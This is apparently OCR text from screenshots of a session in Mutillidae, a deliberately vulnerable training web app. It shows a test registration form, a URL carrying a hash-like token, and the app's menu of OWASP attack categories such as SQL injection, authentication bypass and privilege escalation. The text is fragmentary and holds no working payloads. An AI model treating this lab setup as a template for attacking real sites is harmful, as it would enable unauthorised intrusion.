
□ Show password

Register

Username: darren

Email: test@gmail.com


Password: ●●●●●●●●●




10.10.54.81:8888/logged

Authentication

fe86079416a21a3c99937fea8874b667



llidae: Deliberately Vulnerable Web Pe
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
Authentication Bypass
Priviliege Escalation
Username Enumeration
Via Brute Force
Via Cookies
Via SQL Injection
Video Tutorials
Listing of vulnerabilities
Bug Report Email Address
Release Announcements
Getting Started Project Whitepaper
ck Here
Type here to search

92.168.1.11/mutillidae/index.php?page=privilege-escalation.php

